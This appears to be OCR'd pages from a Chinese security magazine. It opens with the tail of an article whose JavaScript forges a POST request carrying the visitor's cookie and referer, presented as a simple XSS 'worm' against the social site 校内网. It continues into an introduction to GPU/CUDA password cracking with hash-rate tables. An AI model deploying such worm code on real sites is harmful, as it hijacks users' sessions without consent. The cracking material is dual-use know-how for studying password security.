ty=&id=&relative_optype=";
var clength=body.length; //可以省去
var ctype="application/x-www-form-urlencoded";
//可以省去
var cagent="Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 1.1.4322; CIBA)";
//可以省去
xmlHttp.open("post", url, false);
xmlHttp.setRequestHeader("Content-Type",ctype );
//可以省去
xmlHttp.setRequestHeader("User-Agent",cagent );
//可以省去
xmlHttp.setRequestHeader("Content-Length",clength ); //可以省去
xmlHttp.setRequestHeader("Referer",referer );
//可以省去
xmlHttp.setRequestHeader("Cookie",cookie );
//可以省去
xmlHttp.send(body);
}
```

这样，一个简易的"蠕虫"就诞生了，浏览后的效果如图11所示。其实也不能叫蠕虫，真正的蠕虫还要实现遍历好友，留言和发站内信给好友通知来看日志……本人对Ajax技术没有太多涉及，就不再研究下去了。





图11

最后，感谢flyh4t和oldjun等S.U.S的创立者们对社团和我的帮助及指引。截至完稿的时候，发现flyh4t在wolvez上发了《校内网一个跨站漏洞》的文章，原来他是发现校内网在发Blog时对插入图片过滤不严格，导致存在XSS漏洞。

（编辑提醒：本文涉及的代码已收入随书光盘，请到光盘中查找）

前置知识: 无
关键词: 破解、GPU、CUDA

GPU，密码破解技术应用新时代



文/图Christopher Yang/ 杨哲【ZerOne】

在日渐强大的处理器运算能力面前，密码的设置方式正在受到严峻的考验。相信很多搞安全运算、破解的朋友，面对目前市场价位还是偏高的4核甚至更高的CPU都会多少觉得有些无语，有什么办法可以提升我们的破解速率呢？本文不讨论关于密码算法强弱的问题，也不讨论破解的分类，而是着重介绍一下在全球安全界/黑客圈已经开始流行的破解新趋势——显卡GPU破解。

在最近几年的Blackhat、Defcon、xKungFoo以及其他全球各类安全会议上，有很多黑客们都频繁提到了使用GPU来对破解进行加速。比如在美国拉斯维加斯举行的Blackhat2009上，Marc Bevand就做了一个名为MD5 Chosen-Prefix Collisions on GPUs的演讲，其PPT可以在Blackhat官网上看到。

那什么是GPU呢？GPU又有哪些优点呢？其可以应用到哪些领域，或者有哪些领域已经在使用GPU进行破解运算了呢？我们先来看看什么是GPU。

关于GPU

1.GPU基本概念

GPU英文全称Graphic Processing Unit，中文翻译为图形处理器。GPU是相对于CPU的一个概念。由于在现代的计算机中（特别是家用系统，游戏发烧友），图形的处理变得越来越重要，因此需要一个专门的图形核心处理器。该处理器存在于显卡上，但只有中高端的显卡才有。

2.GPU的作用

GPU的性能决定了该显卡的档次和大部分性能，同时也是2D显示卡和3D显示卡的区别依据。早期的2D显示芯片（现在还在很广泛地使用）在处理3D图像和特效时主要依赖CPU的处理能力，称为软加速。而3D显示芯片是将三维图像和特效处理功能集中在显示芯片内，也即所谓的硬件加速功能。显示芯片通常是显示卡上最大的芯片（也是引脚最多的）。现在市场上的显卡大多采用NVIDIA和ATI两家公司的图形处理芯片。

GPU相当于专用于图形处理的CPU，正因为它专用于图形处理，所以在处理图像时它的工作效率远高于CPU。但是CPU是通用的数据处理器，在处理数值计算时是它的强项，它能完成的任务是GPU无法代替的，所以不能说GPU就一定可以代替CPU。

3.GPU与CPU比较

通常来说，很多人认为存在于显卡上的GPU无非是进行图形渲染之类的工作，无法与CPU相媲美，甚至还有很大的差距。下面就来简单比较一下。

CPU的主要应用是在通用运算上，比如操作系统、系统软件、应用程序、通用计算、系统控制等；游戏中人工智能、物理模拟等；3D建模-光线追踪渲染；虚拟化技术——抽象硬件，同时运行多个操作系统或者一个操作系统的多个副本，等等。

而GPU由于采用的是并行运算，主要用于图

形类矩阵运算，非图形类并行数值计算，高端3D游戏等。如图1所示。




图1

而在一台均衡计算的普通计算机系统中，CPU和GPU还是各司其职。虽然当前的典型应用还是高端3D游戏，一个高效的GPU配合一个高效的CPU，3D游戏的整体效率才能得到保证。但是除了图形运算外，GPU将会主要集中在高效率低成本的高性能并行数值计算，帮助CPU分担这种类型的计算，提高系统这方面的性能。

从图2可以看到，当双核发展到3.2GHz时，同样时间NVIDIA的GPU已经发展到GeForce GTX280，即GT200，足以展现出GPU迅猛的生命力。




图2

GPU编程语言CUDA

1.什么是CUDA

NVIDIA CUDA技术是当今世界上唯一针对NVIDIA GPU的C语言环境，该技术充分挖掘出NVIDIA GPU巨大的计算能力。凭借NVIDIA CUDA技术，开发人员能够利用NVIDIA GPU（图形处理器）攻克极其复杂的密集型计算难题。

按照NVIDIA官方的解释，CUDA是一种由NVIDIA推出的通用并行计算架构，该架构使GPU能够解决复杂的计算问题。它包含CUDA指令集架构（ISA）以及GPU内部的并行计算引擎。开发人员现在可以使用C语言来为CUDA架构编写程序，所编写出的程序可以在支持CUDA的处理器上以超高性能运行。将来还会支持其他语言，包括FORTRAN以及C++。

2.CUDA的技术特点

用于GPU并行应用开发的标准C语言；快速傅立叶转换（FFT）以及基本线性代数子程序（BLAS）的标准数字库；专用CUDA驱动器，用于GPU和CPU之间快速数据传输计算；CUDA驱动程序与OpenGL和DirectX图形驱动程序可以实现互操作；支持Linux 32/64位、Windows XP 32/64位以及Mac操作系统。

3.GPU编程资料

有兴趣的朋友也可以从下面的网址了解GPU编程的资料，除了CUDA之外，还有AMD的GPU资料，虽然比之NVIDIA的GPU有些差距，但总的来说，也是非常令人期待的。

NVIDIA公司：http://developer.nvidia.com/page/home.html

AMD（原ATI）公司：http://ati.amd.com/developer/index.html

关于使用CUDA破解SHA1、MD5的源代码就不提供了，网上有很多，Google就会有所得的。

GPU在安全领域的应用及发展

2006年9月，德国c't杂志上刊登了一篇关于使用显卡进行NTLM破解的文章，这应该算是一个新的破解技术应用的里程碑。之后，关于使用GPU进行密码破解的研究和工具开始逐渐崭露头角。

1.国外黑客的尝试

在本文发表之前，在国际黑客及安全领域上，黑客们使用GPU的场合，除了我们都广为熟知的MD5、SHA1、NTLM等算法或加密方式之外，有很多特殊的算法或者加密环境也开始尝试应用。表1给出了一个国外黑客们使用NVIDIA的GeForce 8800GS显卡进行破解测试的参考数值，具体本文后面将会详细介绍。图3为使用Python开发的GPU计算工具在不同显卡下的表现。

相对而言，最近几年，国内的GPU研究及应用还是主要在网络游戏渲染、引擎开发等方向，我所认识的几个GPU方面的朋友无一例外地都在上海、北京等地从事游戏开发，看来在GPU

Hash计算	平均速度（NVIDIA GeForce 8800GS）
MD5	270 million p/s
MySQL	620 million p/s
MD4	390 million p/s
NTLM	320 million p/s
SHA-1	70 million p/s
MySQL5	38 million p/s
Domain Cached Credentials	160 million p/s
DES(Unix)	1 million p/s

表1




图3




图4

方面，国内目前的意识还暂时是有所偏向的。

2.可用显卡列表

即便是普通用户，也可以使用一些小巧的工具来查询自己主机上的NVIDIA显卡是否支持GPU运算，也可以查看GPU主频等内容，此类工具常见的有GPU-Z、GPU Caps Viewer等。图4为GPU Caps Viewer的工作界面。

NVIDIA公司已经在其官方网站上公开了可用于GPU运算的显卡，由于版面有限，表2 中只列出了部分出名的或常见的显卡型号。

3.来自NVIDIA的Tesla系列

随着高效能运算技术在地球科学、分子生物学及医疗诊断等领域日新月异的发展，造就了许多全新的发现，也造福了全球数十亿人的生活。但不论是专注于以上范畴，以及其他领域的大学院校、研究机构和企业，皆面临令人怯步的挑战，这就是当各种仿真模型的复杂度已现超乎常理时，他们则需要庞大的运算资源才能让研究得以延续。

NVIDIA于过去一两年宣布发表以全新革命性绘图处理器（GPU）为开发基础的全新处理器，为应对此一挑战向前迈进了一大步。在NVIDIA Tesla品牌下，NVIDIA将推出一系列GPU运算产品，将以往仅能出现在超级计算机的效

NVIDIA	GeForce系列	Tesla系列	Quadro系列
下属品牌	GeForce 8, 9, 200 Series及更高版本（至少256MB显存）		
具体显卡型号	GeForce GTX 295 GeForce 9800 GTX GeForce 9600 GTX GeForce 8800 GT GeForce 8600 GTS GeForce 8500 GT ……	Tesla S1070 Tesla C1060 Tesla C870 Tesla D870 Tesla S870 ……	Quadro FX 5800 Quadro FX 5600 Quadro FX 1700 Quadro CX Quadro NVS 450 Quadro NVS 290 ……

表2

能带给每一位科学家与工程师，让现今的工作站摇身一变成为个人超级计算机。

Tesla系列GPU运算解决方案涵盖PC到大型服务器丛集系统。全新系列产品包括:

NVIDIA Tesla GPU运算处理器(Computing Processor): 专属运算的机板，能在单一PC系统或工作站中扩充多个Tesla GPU。Tesla GPU内含128个平行处理器，并能提供至518 gigaflops的平行运算性能。GPU运算处理器可搭配高性能CPU，应用于既有系统中一起运作。

